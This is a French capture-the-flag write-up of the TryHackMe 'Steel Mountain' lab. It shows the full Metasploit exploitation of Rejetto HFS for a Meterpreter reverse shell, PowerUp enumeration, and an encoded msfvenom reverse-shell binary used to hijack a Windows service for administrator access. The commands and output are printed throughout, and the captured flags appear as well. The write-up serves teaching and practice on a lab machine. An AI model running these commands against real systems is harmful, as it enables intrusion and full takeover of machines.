
TryHackMe - Offensive Security - Steel Moutain

Warning : IP de la machine va changer au cours du pentest car elle a planté !


Write-Up - Steel Moutain

Auteur : D1to
Lien vers la box : https://tryhackme.com/room/steelmountain


On commence par scanner la box :




Il y plusieurs choses intéressantes ici ! On commence par voir qu'il existe 2 serveurs web. On commence par faire énumération des sous-domaines avec dirbuster :



L'énumération n'est pas un grand succès. On ne trouve qu'une seule page `index.html`. On s'y rend donc :




On trouve une image ; celle de l'employé du mois. Un petit coup d'oeil rapide sur le code source nous donne son nom : Bill Harper.
Mise à part cela, rien d'intéressant, donc on rend visite au deuxième service sur le port 8080 :



Conformément à ce que nmap nous annonçait, on a un `http file server` : c'est un serveur spécialement conçu pour le partage et l'upload de fichiers à l'aide du protocol http.


Une première piste serait de regarder si la version du HFS n'est pas vulnérable !
Dans `Server informations` on remarque que la version indiquée mène vers un lien. On clique dessus et on tombe sur cette page :

`Rejetto HFS` ! Essayons de passer cela dans un moteur de recherche voir si l'on ne trouve pas une petite CVE :



Bingo ! On trouve une CVE et même un exploit.

Ici, on ne va pas utiliser l'exploit mais on se propose plutôt d'utiliser metasploit :



On commence par démarrer metasploit.

On cherche l'exploit correspondant avec les mots clés que l'on a :

```
msf6 > search rejetto

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/windows/http/rejetto_hfs_exec  2014-09-11       excellent  Yes    Rejetto HttpFileServer Remote Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/rejetto_hfs_exec

msf6 >
```

On trouve un exploit que l'on va utiliser :

```
msf6 exploit(windows/http/rejetto_hfs_exec) > show options

Module options (exploit/windows/http/rejetto_hfs_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               no        Seconds to wait before terminating web server
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all add
                                         resses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /                yes       The path of the web application
   URIPATH                     no        The URI to use for this exploit (default is random)
   VHOST                       no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.64.21      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

On configure le payload : `RHOSTS` et `RPORT` et on lance l'exploit :

```
msf6 exploit(windows/http/rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 10.10.64.21:4444
[*] Using URL: http://10.10.64.21:8080/WxFlRJBu3qrqN4b
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /WxFlRJBu3qrqN4b
[*] Sending stage (175686 bytes) to 10.10.174.187
[!] Tried to delete %TEMP%\sumKRvkF.vbs, unknown result
[*] Meterpreter session 1 opened (10.10.64.21:4444 -> 10.10.174.187:49268) at 2023-12-20 10:15:00 +0000
[*] Server stopped.

meterpreter > 
```


On a un foothold !
En se baladant, on trouve sans difficulté le premier flag :

```
meterpreter > cat user.txt
◆◆b04763b6fcf51fcd7c13abc7db4fd365
```

Or, nous ne sommes toujours pas Administrateur. Il faut résoudre ce problème et s'attaquer à l'élévation de privilèges.

Pour commencer notre élévation de privilèges, on va commencer par faire une énumération grâce à un outil : `PowerUp`
PowerUp : https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps1
PowerUp est un script powershell qui permet de faire une énumération de la plupart des possibles failles que l'on peut exploiter pour une élévation de privilèges.

On commence par le télécharger :



Puis on télécharge le fichier via la commande `upload` de metasploit :

```
meterpreter > upload /opt/windows/Privesc/PowerUp.ps1
[*] Uploading  : /opt/windows/Privesc/PowerUp.ps1 -> PowerUp.ps1
[*] Uploaded 586.50 KiB of 586.50 KiB (100.0%): /opt/windows/Privesc/PowerUp.ps1 -> PowerUp.ps1
[*] Completed  : /opt/windows/Privesc/PowerUp.ps1 -> PowerUp.ps1
```

Ensuite, il faut lancer ce script : pour cela on lance powershell et dès que l'on obtient le shell `PS`, on exécute le script :

```
meterpreter > load powershell
Loading extension powershell...
Success.
meterpreter >
meterpreter > powershell_shell
PS >
```

```
PS > . .\PowerUp.ps1
PS > Invoke-AllChecks
```

```
ServiceName    : AdvancedSystemCareService9
Path           : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissi
ons=WriteData/AddFile}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path <H
ijackPath>
CanRestart     : True
Name           : AdvancedSystemCareService9
Check          : Unquoted Service Paths
```

Ah ! On trouve quelque chose d'intéressant. On trouve un 'Unquoted Service Paths'.
En cherchant un peu sur internet et notamment sur le très bon lien suivant : https://www.ired.team/offensive-security/privilege-escalation/unquoted-service-paths , on comprend la vulnérabilité !

Dans l'idée, quand on configure un service et que l'on donne un chemin qui n'est pas entre guillement, le comportement va être d'exécuter dans cet ordre :

```
PATH = C:/Test/Hello/You

1er test : C:/Test.exe
2e test : C:/Test/Hello.exe
3e test : C:/Test/You.exe
```

De plus, on remarque que le flag `CanRestart` est `true`.

Ainsi, l'idée va être : Créer un exploit que l'on va appeler `ASCService.exe`, éteindre le service `AdvancedSystemCareService9`, copier l'exploit au bon endroit, puis redémarrer le service et on aura un shell en administrateur !
Essayons cela :

```
root@ip-10-10-64-21:/opt/windows/Privesc# msfvenom -p windows/shell_reverse_tcp LHOST=10.10.64.21 LPORT=4443 -e x86/shikata_ga_nai -f exe-service -o Advanced.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of exe-service file: 15872 bytes
Saved as: Advanced.exe
```

On créer notre payload (on va faire un reverse shell).

On upload le fichier :

```
meterpreter > upload /opt/windows/Advanced.exe
[*] Uploading  : /opt/windows/Advanced.exe -> Advanced.exe
[*] Uploaded 15.50 KiB of 15.50 KiB (100.0%): /opt/windows/Advanced.exe -> Advanced.exe
[*] Completed  : /opt/windows/Advanced.exe -> Advanced.exe
```

On démarre l'invite de commande :

```
meterpreter > shell
Process 2752 created.
Channel 8 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>copy


C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>
```

On arrête le processus :

```
C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>sc s
top AdvancedSystemCareService9
sc stop AdvancedSystemCareService9

SERVICE_NAME: AdvancedSystemCareService9
        TYPE               : 110  WIN32_OWN_PROCESS  (interactive)
        STATE              : 4  RUNNING
                                (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
```

On copie l'exploit dans le bon chemin


```
C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>copy
 ASCService.exe "C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
"
copy ASCService.exe "C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService
.exe"
Overwrite C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe? (Yes/
No/All): yes
yes
        1 file(s) copied.
```

On lance un `nc` sur notre machine et on redémarre le service :

```
C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>sc s
tart AdvancedSystemCareService9
sc start AdvancedSystemCareService9

SERVICE_NAME: AdvancedSystemCareService9
        TYPE               : 110  WIN32_OWN_PROCESS  (interactive)
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 1852
        FLAGS              :

C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>
```



Bingo ! Je suis bien Administrateur.

En fouillant dans la machine, on finit par trouver le dernier flag :

```
C:\Users\Administrator\Desktop>type root.txt
type root.txt
9af5f314f57607c00fd09803a587db80
```

La box est terminée !